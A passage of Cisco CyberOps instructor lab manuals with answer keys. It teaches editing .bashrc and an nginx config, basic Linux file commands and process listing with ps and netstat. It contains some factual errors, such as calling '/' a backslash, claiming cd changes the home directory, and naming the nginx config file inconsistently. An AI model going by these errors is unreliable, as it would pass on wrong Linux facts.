
Step 2: Editing and Saving Configuration files

As mentioned before, configuration files can be edited with text editors.


Let's edit **.bashrc** to change the color of the shell prompt from green to red for the **analyst** user.

- First, open **SciTE** by selecting **Applications > CyberOPS > SciTE** from the tool bar located in the upper portion of the **Cisco CyberOPS VM** screen.
- Select **File > Open** to launch **SciTE**'s Open File window.

- c. Because **.bashrc** is a hidden file with no extension, SciTE does not display it in the file list. If the Location feature is not visible in the dialog box, click the **Type a file name** button, as shown below, and type **.bashrc**. Click **Open**.



- d. Locate 32 and replace it with 31. 32 is the color code for green, while 31 represents red.



- e. Save the file by selecting **File > Save** and close **SciTE** by clicking the **X** icon.
- f. Click the Terminal application icon located on the Dock, at the bottom center of the **Cisco CyberOPS VM** screen. The prompt should appear in red instead of green.

Did the terminal window which was already open also change color from green to red? Explain.

No. The **.bashrc** file is executed and applied when a terminal is first opened, so any previously opened terminals will be unaffected by the changes to the **.bashrc** file.

- g. The same change could have been made from the command line with a text editor such as **nano**. From a new terminal window, type **nano .bashrc** to launch **nano** and automatically load the **.bashrc** file in it:

```
[analyst@secOps ~]$ nano .bashrc
```

```
GNU nano 2.8.1 File: .bashrc
```

```
export EDITOR=vim
```

```
PS1='\[\e[1;31m\][\u@\h \W]\$'\[\e[0m\] '
```

```
alias ls="ls --color"
```

```
alias vi="vim"
```

```
[ Read 5 lines ]
```

```
^G Get Help  ^O Write Out ^W Where Is  ^K Cut Text  ^J Justify   ^C Cur Pos
```

```
^X Exit      ^R Read File ^\ Replace  ^U Uncut Text ^T To Spell  ^_ Go To Line
```

- h. Change 31 to 33. 33 is the color code to yellow.
- i. Press **CTRL+X** to save and then press **Y** to confirm. Nano will also offer you the chance to change the filename. Simply press **ENTER** to use the same name, **.bashrc**.
- j. Nano will end, and you will be back on the shell prompt. Again, click the **Terminal** application icon located on the Dock, at the bottom center of the **Cisco CyberOps VM** screen. The prompt should now appear in yellow instead of red.

Step 3: Editing Configuration Files for Services

System-wide configuration files are not very different from the user-application files. **nginx** is a lightweight web server that is installed in the **Cisco CyberOPS VM**. **nginx** can be customized by changing its configuration file, which is located in under **/etc/nginx**.

- a. First, open **nginx**'s configuration file in a **nano**. The configuration file name used here is **custom_server.conf**. Notice below that the command is preceded by the **sudo** command. After typing **nano** include a space and the **-l** switch to turn on line-numbering.

```
[analyst@secOps ~]$ sudo nano -l /etc/nginx/custom_server.conf
```

```
[sudo] password for analyst:
```

Use the arrow keys to navigate through the file.

```
GNU nano 2.8.1 File: /etc/nginx/custom_server.conf
```

```
1
```

```
2 #user html;
```

```
3 worker_processes 1;
```

```
4
```

```
5 #error_log logs/error.log;
```

```
6 #error_log logs/error.log notice;
```

```
7 #error_log logs/error.log info;
```

```
8
```

```
9 #pid logs/nginx.pid;
```

```

10
11
12 events {
13     worker_connections 1024;
14 }
15
16
17 http {
18     include mime.types;
19     default_type application/octet-stream;
20
21     #log_format main '$remote_addr - $remote_user [$time_local] "$request$
22     #                  '$status $body_bytes_sent "$http_referer" '
23     #                  '"$http_user_agent" "$http_x_forwarded_for"';
24
25     #access_log logs/access.log main;
26
27     sendfile on;
28     #tcp_nopush on;
29
30     #keepalive_timeout 0;
31     keepalive_timeout 65;
32
33     #gzip on;
34
35     server {
36         listen 81;
37         server_name localhost;
38
39         #charset koi8-r;
40
41         #access_log logs/host.access.log main;
42
43         location / {
44             root /usr/share/nginx/html;
45             index index.html index.htm;
46         }
47
48         #error_page 404 /404.html;
49

```

```

^G Get Help  ^O Write Out ^W Where Is  ^K Cut Text  ^J Justify  ^C Cur Pos
^X Exit      ^R Read File ^\ Replace  ^U Uncut Text ^T To Spell  ^_ Go To Li

```

Note: Conventionally, **.conf** extensions are used to identify configuration files.

- b. While the configuration file has many parameters, we will configure only two: the port nginx listens on for incoming connections, and the directory it will serve web pages from, including the index HTML homepage file.

- c. Notice that at the bottom of the window, above the nano commands, the line number is highlighted and listed. On line 36, change the port number from **81** to **8080**. This will tell nginx to listen to HTTP requests on port **TCP 8080**.
- d. Next, move to line 44 and change the path from **/usr/share/nginx/html/** to **/home/analyst/lab.support.files/**
Note: Be careful not to remove the semi-colon at the end of the line or **nginx** will throw an error on startup.
- e. Press **CTRL+X** to save the file. Press **Y** and then **ENTER** to confirm and use the **custom_server.conf** as the filename.
- f. Type the command below to execute nginx using the modified configuration file:

```
[analyst@secOps ~]$ sudo nginx -c custom_server.conf -g "pid /var/run/nginx_v.pid;"
```

Note: The **-g "pid /var/run/nginx_v.pid;"** is needed to tell nginx what file to use when storing the process ID that identifies this instance of **nginx**.
- g. Click the web browser icon on the Dock to launch Firefox.
- h. On the address bar, type **127.0.0.1:8080** to connect to a web server hosted on the local machine on port 8080. A page related to this lab should appear.
- i. After successfully opening the **nginx** homepage, look at the connection message in the terminal window. What is the error message referring to?

The error message was generated by the successful web page connection and seems to be caused by a missing favicon.ico file in the lab.support.files directory.

- j. To shut down the **nginx** webserver, press **ENTER** to get a command prompt and type the following command in the terminal window:

```
[analyst@secOps ~]$ sudo pkill nginx
```
- k. You can test whether the **nginx** server is indeed shut down by first clearing the recent history in the web browser, then close and re-open the web browser, then go to the nginx homepage at 127.0.0.1:8080. Does the web page appear? _____ **No.**

Challenge: Can you edit the **/etc/nginx/custom_configuration.conf** file with SciTE? Describe the process below.

Remember, because the file is stored under **/etc**, you will need root permissions to edit it.

From a terminal window, issue **sudo scite /etc/nginx/custom_configuration.conf** to launch scite as root.

Reflection

Depending on the service, more options may be available for configuration.

Configuration file location, syntax, and available parameters will vary from service to service. Always consult the documentation for information.

Permissions are a very common cause of problems. Make sure you have the correct permissions before trying to edit configuration files.

More often than not, services must be restarted before the changes take effect.

Lab – Getting Familiar with the Linux Shell (Instructor Version)

Instructor Note: Red font color or gray highlights indicate text that appears in the instructor copy only.

Introduction

In this lab, you will use the Linux command line to manage files and folders, and perform some basic administrative tasks.

Recommended Equipment

- CyberOps Workstation Virtual Machine

Instructor Note: This lab can be done using the virtual machine created in a previous lab.

Part 19: Shell Basics

The shell is the term used to refer to the command interpreter in Linux. Also known as Terminal, Command Line and Command Prompt, the shell is very powerful way to interact with a Linux computer.

Step 1: Access the Command Line

- Log on to the CyberOps Workstation VM as the **analyst** using the password **cyberops**. The account **analyst** is used as the example user account throughout this lab.
- To access the command line, click the **terminal** icon located in the Dock, at the bottom of VM screen. The terminal emulator opens.



Step 2: Display Manual Pages from the command line.

You can display command line help using the **man** command. A man page, short for manual page, is an built-in documentation of the Linux commands. A man page provides detailed information about a given command and all its available options.

- To learn more about the man page, type:

```
[analyst@secOps ~]$ man man
```

Name a few sections that are included in a man page.

A few sections in a man page are: Name, Synopsis, Configuration, Description, Options, Exit status, Return value, Errors, Environment, Files, Versions, Conforming to, Notes, Bugs, Example, Authors, and See also.

- Type **q** to exit the man page.
- Use the **man** command to learn more about the **cp** command:

```
[analyst@secOps ~]$ man cp
```

What is the function of the **cp** command?

Copy files from one location to another location in the local filesystem.

What command would you use to find out more information about the **pwd** command? What is the function of the **pwd** command?

The **man pwd** command is used to access the man page about **pwd**. The **pwd** command prints the name of the current or working directory.

Step 3: Create and change directories.

In this step, you will use the change directory (**cd**), make directory (**mkdir**), and list directory (**ls**) commands.

Note: A directory is another word for folder. The terms directory and folder are used interchangeably throughout this lab.

- a. Type **pwd** at the prompt.

```
[analyst@secOps ~]$ pwd
/home/analyst
```

What is the current directory?

Answers may vary. The current directory is **/home/analyst** in this example.

- b. Navigate to the **/home/analyst** directory if it is not your current directory. Type **cd /home/analyst**

```
[analyst@secOps ~]$ cd /home/analyst
```

- c. Type **ls -l** at the command prompt to list the files and folders that are in the current folder. Standing for list, the **-l** option displays file size, permissions, ownership, date of creation and more.

```
[analyst@secOps ~]$ ls -l
total 20
drwxr-xr-x 2 analyst analyst 4096 Sep 26  2014 Desktop
drwx----- 3 analyst analyst 4096 Jul 14 11:28 Downloads
drwxr-xr-x 8 analyst analyst 4096 Jul 25 16:27 lab.support.files
drwxr-xr-x 2 analyst analyst 4096 Mar  3 15:56 second_drive
-rw-r--r-- 1 analyst analyst  254 Aug 16 13:38 space.txt
```

- d. In the current directory, use the **mkdir** command to create three new folders: **cyops_folder1**, **cyops_folder2**, and **cyops_folder3**. Type **mkdir cyops_folder1** and press **Enter**. Repeat these steps to create **cyops_folder2** and **cyops_folder3**.

```
[analyst@secOps ~]$ mkdir cyops_folder1
[analyst@secOps ~]$ mkdir cyops_folder2
[analyst@secOps ~]$ mkdir cyops_folder3
[analyst@secOps ~]$
```

- e. Type **ls -l** to verify that the folders have been created:

```
[analyst@secOps ~]$ ls -l
total 32
drwxr-xr-x 2 analyst analyst 4096 Aug 16 15:01 cyops_folder1
drwxr-xr-x 2 analyst analyst 4096 Aug 16 15:02 cyops_folder2
```

```
drwxr-xr-x 2 analyst analyst 4096 Aug 16 15:02 cyops_folder3
drwxr-xr-x 2 analyst analyst 4096 Sep 26 2014 Desktop
drwx----- 3 analyst analyst 4096 Jul 14 11:28 Downloads
drwxr-xr-x 8 analyst analyst 4096 Jul 25 16:27 lab.support.files
drwxr-xr-x 2 analyst analyst 4096 Mar 3 15:56 second_drive
-rw-r--r-- 1 analyst analyst 254 Aug 16 13:38 space.txt
```

- f. Type **cd /home/analyst/cyops_folder3** at the command prompt and press **Enter**.

```
[analyst@secOps ~]$ cd /home/analyst/cyops_folder3
[analyst@secOps cyops_folder3]$
```

Which folder are you in now?

In this example, the current directory is **/home/analyst/cyops_folder3** as indicated by **cyops_folder3** at the prompt.

Note: In the **[analyst@secOps ~]\$** prompt above: The tilde symbol **~** represents the current user's home directory. In this example, the current user's home directory is **/home/analyst**. After the **cd /home/analyst/cyops_folder3** command, the current user's home directory is now **/home/analyst/cyops_folder3**.

Note: **\$** (dollar sign) indicates regular user privilege. If a **#** (hashtag or pound sign) is displayed at the prompt, it indicates elevated privilege (**root user**).

Note: While these symbols, conventions and main concepts remain the same, the prompt of a terminal window is highly customizable in Linux. Therefore, the prompt structure seen in the CyberOps Workstation VM will likely differ from the prompt in other Linux installations.

Challenge: Type the command **cd ~** and describe what happens. Why did this happen?

The directory is changed to the home directory. Because the shell interprets the **~** as a shortcut for the current user's home directory, **cd ~** changes to the current user's home.

- g. Use the **mkdir** command to create a new folder named **cyops_folder4** inside the **cyops_folder3** folder:

```
[analyst@secOps ~]$ mkdir /home/analyst/cyops_folder3/cyops_folder4
[analyst@secOps ~]$
```

- h. Use the **ls -l** command to verify the folder creation.

```
analyst@secOps ~]$ ls -l /home/analyst/cyops_folder3
total 4
drwxr-xr-x 2 analyst analyst 4096 Aug 16 15:04 cyops_folder4
```

- i. Up to this point, we have been using *full paths*. Full path is the term used when referring to paths that always start at the root (**/**) directory. It is also possible to work with *relative paths*. Relative paths reduce the amount of text to be typed. To understand relative paths, we must understand the **.** and **..** (dot and double) directories. From the **cyops_folder3** directory, issue a **ls -la**:

```
analyst@secOps ~]$ ls -la /home/analyst/cyops_folder3
total 12
drwxr-xr-x 3 analyst analyst 4096 Aug 16 15:04 .
drwxr-xr-x 20 analyst analyst 4096 Aug 16 15:02 ..
drwxr-xr-x 2 analyst analyst 4096 Aug 16 15:04 cyops_folder4
```

The **-a** option tells **ls** to show all files. Notice the **.** and **..** listings shown by **ls**. These listings are used by the operating system to track the current directory (**.**) and the parent directory (**..**). You can see the use of

the `.` and `..` when using the `cd` command to change directories. Using the `cd` command to change the directory to the `.` directory incurs no visible directory change as the `.` points to the current directory itself.

- j. Change the current directory to `/home/analyst/cyops_folder3`:

```
[analyst@secOps ~]$ cd /home/analyst/cyops_folder3
[analyst@secOps cyops_folder3]$
```

- k. Type `cd .`

```
[analyst@secOps cyops_folder3]$ cd .
[analyst@secOps cyops_folder3]$
```

What happens?

Apparently nothing but the command interpreter has changed the directory to the current directory itself.

- l. Changing the directory to the `..` directory, will change to the directory that is one level up. This directory is also known as *parent directory*. Type `cd ..`

```
[analyst@secOps cyops_folder3]$ cd ..
[analyst@secOps ~]$
```

What happens?

The directory was changed to `/home/analyst`, which is the directory immediately above `cyops_folder3`, also known as *parent directory*.

What would be the current directory if you issued the `cd ..` command at `[analyst@secOps ~]$`?

`/home`

What would be the current directory if you issued the `cd ..` command at `[analyst@secOps home]$`?

`/` (backslash), the root of the filesystem

What would be the current directory if you issued the `cd ..` command at `[analyst@secOps /]$`?

`/` (backslash), the root of the filesystem. Because this is the highest level, no upward change is done as the root directory has no parent directory.

Step 4: Redirect Outputs.

Another powerful command line operator in Linux is known as *redirect*. Represented by the `>` symbol, this operator allows the output of a command to be redirected to some location other the current terminal window (the default).

- a. Use the `cd` command to change to the `/home/analyst/ (~)` directory:

```
[analyst@secOps /]$ cd /home/analyst/
[analyst@secOps ~]$
```

- b. Use the `echo` command to echo a message. Because no output was defined, echo will output to the current terminal window:

```
analyst@secOps ~]$ echo This is a message echoed to the terminal by echo.
This is a message echoed to the terminal by echo.
```

- c. Use the **>** operator to redirect the output of **echo** to a text file instead of to the screen:

```
analyst@secOps ~]$ echo This is a message echoed to the terminal by echo. > some_text_file.txt
```

No output was shown. Is that expected?

Yes. The output was redirected to the **some_text_file.txt** file.

- d. Notice that even though the **some_text_file.txt** file did not exist, it was automatically created to receive the output generated by **echo**. Use the **ls -l** command to verify if the file was really created:

```
[analyst@secOps ~]$ ls -l some_text_file.txt
-rw-r--r-- 1 analyst analyst 50 Feb 24 16:11 some_text_file.txt
```

- e. Use the **cat** command to display the contents of the **some_text_file.txt** text file:

```
[analyst@secOps ~]$ cat some_text_file.txt
This is a message echoed to the terminal by echo.
```

- f. Use the **>** operator again to redirect a different **echo** output of **echo** to the **some_text_file.txt** text file:

```
analyst@secOps ~]$ echo This is a DIFFERENT message, once again echoed to the terminal by echo. > some_text_file.txt
```

- g. Once again, use the **cat** command to display the contents of the **some_text_file.txt** text file:

```
[analyst@secOps ~]$ cat some_text_file.txt
This is a DIFFERENT message, once again echoed to the terminal by echo.
What happened to the text file? Explain.
```

The text file was completely replaced by the new message. The **>** operator destroyed the contents of the txt file before writing the message echoed by **echo**.

Step 5: Redirect and Append to a Text File.

- a. Similar to the **>** operator, the **>>** operator also allows for redirecting data to files. The difference is that **>>** appends data to the end of the referred file, keeping the current contents intact. To append a message to the **some_text_file.txt**, issue command below:

```
[analyst@secOps ~]$ echo This is another line of text. It will be APPENDED to the output file. >> some_text_file.txt
```

- b. Use the **cat** command to display the contents of the **some_text_file.txt** text file yet again:

```
[analyst@secOps ~]$ cat some_text_file.txt
This is a DIFFERENT message, once again echoed to the terminal by echo.
This is another line of text. It will be APPENDED to the output file.
What happened to the text file? Explain.
```

The new message was appended to the end of the file, keeping the original contents intact.

Step 6: Work with hidden files in Linux.

- a. In Linux, files with names that begin with a **.** (single dot) are not shown by default. While dot-files have nothing else special about them, they are called hidden files because of this feature. Examples of hidden files are **.file5**, **.file6**, **.file7**.

Note: Do not confuse dot-files with the current directory indicator “.” symbol. Hidden file names begin with a dot (period), followed by more characters while the dot directory is a hidden directory comprised of only a single dot.

- b. Use **ls -l** to display the files stored in the analyst home directory.

```
[analyst@secOps ~]$ ls -l
```

How many files are displayed?

Answer may vary based on the user's prior lab activities and interactions in the CyberOps Workstation VM. Make sure to also count the directories (displayed by ls in blue).

- c. Use the **ls -la** command to display all files in the home directory of analyst, including the hidden files.

```
[analyst@secOps ~]$ ls -la
```

How many files are displayed now, more than before? Explain.

Many more as ls -la displays, in addition to regular files, all the hidden files in folder.

Is it possible to hide entire directories by adding a dot before its name as well? Are there any directories in the output of **ls -la** above?

Yes, there are many hidden directories in the output.

Give three examples of hidden files shown in the output of **ls -la** above.

.config, .bash_history, .xinitrc

- d. Type the **man ls** command at the prompt to learn more about the **ls** command.

```
[analyst@secOps ~]$ man ls
```

- e. Use the down arrow key (one line at a time) or the space bar (one page at a time) to scroll down the page and locate the **-a** used above and read its description to familiarize yourself with the **ls -a** command.

Part 20: Copying, Deleting, and Moving Files

Step 1: Copying Files

- a. The **cp** command is used to copy files around the local file system. When using **cp**, a new copy of the file is created and placed in the specified location, leaving the original file intact. The first parameter is the source file and the second is the destination. Issue the command below to copy **some_text_file.txt** from the home directory to the **cyops_folder2** folder:

```
[analyst@secOps ~]$ cp some_text_file.txt cyops_folder2/
```

Identify the parameters in the **cp** command above. What are the source and destination files? (use full paths to represent the parameters)

Source: **/home/analyst/some_text_file.txt**. Destination: **/home/analyst/cyops_folder2/some_text_file.txt**

- b. Use the **ls** command to verify that **some_text_file.txt** is now in **cyops_folder2**:

```
[analyst@secOps ~]$ ls cyops_folder2/  
some_text_file.txt
```

- c. Use the **ls** command to verify that **some_text_file.txt** is also in the home directory:

```
[analyst@secOps ~]$ ls -l
total 36
drwxr-xr-x 2 analyst analyst 4096 Aug 16 15:01 cyops_folder1
drwxr-xr-x 2 analyst analyst 4096 Aug 16 15:11 cyops_folder2
drwxr-xr-x 3 analyst analyst 4096 Aug 16 15:04 cyops_folder3
drwxr-xr-x 2 analyst analyst 4096 Sep 26 2014 Desktop
drwx----- 3 analyst analyst 4096 Jul 14 11:28 Downloads
drwxr-xr-x 8 analyst analyst 4096 Jul 25 16:27 lab.support.files
drwxr-xr-x 2 analyst analyst 4096 Mar  3 15:56 second_drive
-rw-r--r-- 1 analyst analyst 142 Aug 16 15:09 some_text_file.txt
-rw-r--r-- 1 analyst analyst 254 Aug 16 13:38 space.txt
```

Step 2: Deleting Files and Directories

- a. Use the **rm** command to remove files. Issue the command below to remove the file **some_text_file.txt** from the home directory. The **ls** command is then used to show that the file **some_text_file.txt** has been removed from the home directory:

```
[analyst@secOps ~]$ rm some_text_file.txt
[analyst@secOps ~]$ ls -l
total 32
drwxr-xr-x 2 analyst analyst 4096 Aug 16 15:01 cyops_folder1
drwxr-xr-x 2 analyst analyst 4096 Aug 16 15:11 cyops_folder2
drwxr-xr-x 3 analyst analyst 4096 Aug 16 15:04 cyops_folder3
drwxr-xr-x 2 analyst analyst 4096 Sep 26 2014 Desktop
drwx----- 3 analyst analyst 4096 Jul 14 11:28 Downloads
drwxr-xr-x 8 analyst analyst 4096 Jul 25 16:27 lab.support.files
drwxr-xr-x 2 analyst analyst 4096 Mar  3 15:56 second_drive
-rw-r--r-- 1 analyst analyst 254 Aug 16 13:38 space.txt
```

- b. In Linux, directories are seen as a type of file. As such, the **rm** command is also used to delete directories but the **-r** (recursive) option must be used. Notice that all files and other directories inside a given directory are also deleted when deleting a parent directory. Issue the command below to delete the **cyops_folder1** folder and its contents:

```
[analyst@secOps ~]$ rm -r cyops_folder1
[analyst@secOps ~]$ ls -l
total 28
drwxr-xr-x 2 analyst analyst 4096 Aug 16 15:11 cyops_folder2
drwxr-xr-x 3 analyst analyst 4096 Aug 16 15:04 cyops_folder3
drwxr-xr-x 2 analyst analyst 4096 Sep 26 2014 Desktop
drwx----- 3 analyst analyst 4096 Jul 14 11:28 Downloads
drwxr-xr-x 8 analyst analyst 4096 Jul 25 16:27 lab.support.files
drwxr-xr-x 2 analyst analyst 4096 Mar  3 15:56 second_drive
-rw-r--r-- 1 analyst analyst 254 Aug 16 13:38 space.txt
```

Step 3: Moving Files and Directories

- a. Moving files works similarly to copying files. The difference is that moving a file removes it from its original location. Use the **mv** commands to move files around the local filesystem. Like the **cp** commands, the **mv** command also requires source and destination parameters. Issue the command below to move the **some_text_file.txt** from **/home/analyst/cyops_folder2** back to the home directory:

```
[analyst@secOps ~]$ mv cyops_folder2/some_text_file.txt .
[analyst@secOps ~]$ ls -l cyops_folder2/
total 0
[analyst@secOps ~]$ ls -l /home/analyst/
total 32
drwxr-xr-x 2 analyst analyst 4096 Aug 16 15:13 cyops_folder2
drwxr-xr-x 3 analyst analyst 4096 Aug 16 15:04 cyops_folder3
drwxr-xr-x 2 analyst analyst 4096 Sep 26 2014 Desktop
drwx----- 3 analyst analyst 4096 Jul 14 11:28 Downloads
drwxr-xr-x 8 analyst analyst 4096 Jul 25 16:27 lab.support.files
drwxr-xr-x 2 analyst analyst 4096 Mar 3 15:56 second_drive
-rw-r--r-- 1 analyst analyst 142 Aug 16 15:11 some_text_file.txt
-rw-r--r-- 1 analyst analyst 254 Aug 16 13:38 space.txt
```

Why was the dot (".") used as the destination parameter for **mv**?

The dot (".") means that **mv** should move the file to the current directory. Since the current directory was already **/home/analyst/** (the directory where the file should be moved to), using the dot "." represents just that.

- b. The **mv** command can also be used to move entire directories and the files they contain. To move the **cyops_folder3** (and all the files and directories it contains) into **cyops_folder2**, use the command below:

```
[analyst@secOps ~]$ mv cyops_folder3/ cyops_folder2/
[analyst@secOps ~]$ ls -l /home/analyst/
total 28
drwxr-xr-x 3 analyst analyst 4096 Aug 16 15:15 cyops_folder2
drwxr-xr-x 2 analyst analyst 4096 Sep 26 2014 Desktop
drwx----- 3 analyst analyst 4096 Jul 14 11:28 Downloads
drwxr-xr-x 8 analyst analyst 4096 Jul 25 16:27 lab.support.files
drwxr-xr-x 2 analyst analyst 4096 Mar 3 15:56 second_drive
-rw-r--r-- 1 analyst analyst 142 Aug 16 15:11 some_text_file.txt
-rw-r--r-- 1 analyst analyst 254 Aug 16 13:38 space.txt
```

- c. Use the **ls** command to verify that the **cyops_folder3** directory was correctly moved to **cyops_folder2**.

```
[analyst@secOps ~]$ ls -l cyops_folder2/
total 4
drwxr-xr-x 3 analyst analyst 4096 Feb 27 11:47 cyops_folder3
```

Reflection

What are the advantages of using the Linux command line?

Answers may vary. The command line allows the users more options and control over the graphical interface. As the users become more experienced with the command line, the users may combine these commands in scripts to perform routine tasks. The command line interface uses fewer resources when users administrate the computers remotely.

Lab – Linux Servers (Instructor Version)

Instructor Note: Red font color or gray highlights indicate text that appears in the instructor copy only.

Introduction

In this lab, you will use the Linux command line to identify servers running on a given computer.

Recommended Equipment

- CyberOps Workstation Virtual Machine

Instructor Note: This lab can be done using the virtual machine created in a previous lab.

Part 21: Servers

Servers are essentially programs written to provide specific information upon request. Clients, which are also programs, reach out to the server, place the request and wait for the server response. Many different client-server communication technologies can be used, with the most common being IP networks. This lab focuses on IP network-based servers and clients.

Step 1: Access the command line.

- Log on to the CyberOps Workstation VM as the **analyst**, using the password **cyberops**. The account **analyst** is used as the example user account throughout this lab.
- To access the command line, click the **terminal** icon located in the Dock, at the bottom of VM screen. The terminal emulator opens.



Step 2: Display the services currently running.

Many different programs can be running on a given computer, especially a computer running a Linux operating system. Many programs run in the background so users may not immediately detect what programs are running on a given computer. In Linux, running programs are also called *processes*.

Note: The output of your **ps** command will differ because it will be based on the state of your CyberOps Workstation VM.

- Use the **ps** command to display all the programs running in the background:

```
[analyst@secOps ~]$ sudo ps -elf
```

```
[sudo] password for analyst:
```

F	S	UID	PID	PPID	C	PRI	NI	ADDR	SZ	WCHAN	STIME	TTY	TIME	CMD
4	S	root	1	0	0	80	0	-	2250	Sys_ep	Feb27	?	00:00:00	/sbin/init
1	S	root	2	0	0	80	0	-	0	kthrea	Feb27	?	00:00:00	[kthreadd]
1	S	root	3	2	0	80	0	-	0	smpboo	Feb27	?	00:00:00	
														[ksoftirqd/0]
1	S	root	5	2	0	60	-20	-	0	worker	Feb27	?	00:00:00	
														[kworker/0:0H]
1	S	root	7	2	0	80	0	-	0	rcu_gp	Feb27	?	00:00:00	
														[rcu_preempt]
1	S	root	8	2	0	80	0	-	0	rcu_gp	Feb27	?	00:00:00	[rcu_sched]
1	S	root	9	2	0	80	0	-	0	rcu_gp	Feb27	?	00:00:00	[rcu_bh]
1	S	root	10	2	0	-40	-	-	0	smpboo	Feb27	?	00:00:00	
														[migration/0]
1	S	root	11	2	0	60	-20	-	0	rescue	Feb27	?	00:00:00	[lru-add-
														drain]
5	S	root	12	2	0	-40	-	-	0	smpboo	Feb27	?	00:00:00	
														[watchdog/0]
1	S	root	13	2	0	80	0	-	0	smpboo	Feb27	?	00:00:00	[cpuhp/0]
5	S	root	14	2	0	80	0	-	0	devtmp	Feb27	?	00:00:00	[kdevtmpfs]
1	S	root	15	2	0	60	-20	-	0	rescue	Feb27	?	00:00:00	[netns]
1	S	root	16	2	0	80	0	-	0	watchd	Feb27	?	00:00:00	
														[khungtaskd]
1	S	root	17	2	0	80	0	-	0	oom_re	Feb27	?	00:00:00	
														[oom_reaper]

<some output omitted>

Why was it necessary to run **ps** as root (prefacing the command with **sudo**)?

Some processes do not belong to the analyst user and may not be displayed if **ps** was executed as **analyst**, which is a regular user account.

- b. In Linux, programs can also call other programs. The **ps** command can also be used to display such process hierarchy. Use **-ejH** options to display the currently running process tree.

Note: The process information for the nginx service is highlighted.

Note: If nginx is not running, enter the **sudo /usr/sbin/nginx** command at the command prompt to start the nginx service.

```
[analyst@secOps ~]$ sudo ps -ejH
```

```
[sudo] password for analyst:
```

<some output omitted>

1	1	1	?	00:00:00	systemd
167	167	167	?	00:00:01	systemd-journal
193	193	193	?	00:00:00	systemd-udevd
209	209	209	?	00:00:00	rsyslogd
210	210	210	?	00:01:41	java
212	212	212	?	00:00:01	ovsdb-server
213	213	213	?	00:00:00	start_pox.sh
224	213	213	?	00:01:18	python2.7

```

214  214  214 ?      00:00:00  systemd-logind
216  216  216 ?      00:00:01  dbus-daemon
221  221  221 ?      00:00:05  filebeat
239  239  239 ?      00:00:05  VBoxService
287  287  287 ?      00:00:00  ovs-vswitchd
382  382  382 ?      00:00:00  dhcpcd
387  387  387 ?      00:00:00  lightdm
410  410  410 tty7    00:00:10  Xorg
460  387  387 ?      00:00:00  lightdm
492  492  492 ?      00:00:00  sh
503  492  492 ?      00:00:00  xfce4-session
513  492  492 ?      00:00:00  xfwm4
517  492  492 ?      00:00:00  Thunar
1592 492  492 ?      00:00:00  thunar-volman
519  492  492 ?      00:00:00  xfce4-panel
554  492  492 ?      00:00:00  panel-6-systray
559  492  492 ?      00:00:00  panel-2-actions
523  492  492 ?      00:00:01  xfdesktop
530  492  492 ?      00:00:00  polkit-gnome-au
395  395  395 ?      00:00:00  nginx
396  395  395 ?      00:00:00  nginx
408  384  384 ?      00:01:58  java
414  414  414 ?      00:00:00  accounts-daemon
418  418  418 ?      00:00:00  polkitd

```

<some output omitted>

How is the process hierarchy represented by `ps`?

Through indentation.

- c. As mentioned before, servers are essentially programs, often started by the system itself at boot time. The task performed by a server is called *service*. In such fashion, a web server provides web services.

The **netstat** command is a great tool to help identify the network servers running on a computer. The power of **netstat** lies on its ability to display network connections.

Note: Your output maybe different depending on the number of open network connections on your VM.

In the terminal window, type **netstat**.

```
[analyst@secOps ~]$ netstat
```

Active Internet connections (w/o servers)

Proto	Recv-Q	Send-Q	Local Address	Foreign Address	State
tcp	0	0	localhost.localdo:48746	localhost.local:wap-wsp	ESTABLISHED
tcp	0	0	localhost.localdo:48748	localhost.local:wap-wsp	ESTABLISHED
tcp6	0	0	localhost.local:wap-wsp	localhost.localdo:48748	ESTABLISHED
tcp6	0	0	localhost.local:wap-wsp	localhost.localdo:48746	ESTABLISHED
tcp6	0	0	localhost.local:wap-wsp	localhost.localdo:48744	ESTABLISHED
tcp6	0	0	localhost.localdo:48744	localhost.local:wap-wsp	ESTABLISHED

Active UNIX domain sockets (w/o servers)

Proto	RefCnt	Flags	Type	State	I-Node	Path
unix	3	[]	DGRAM		8472	/run/systemd/notify

```
unix 2      [ ]          DGRAM          8474      /run/systemd/cgroups-  
agent<some output omitted>
```

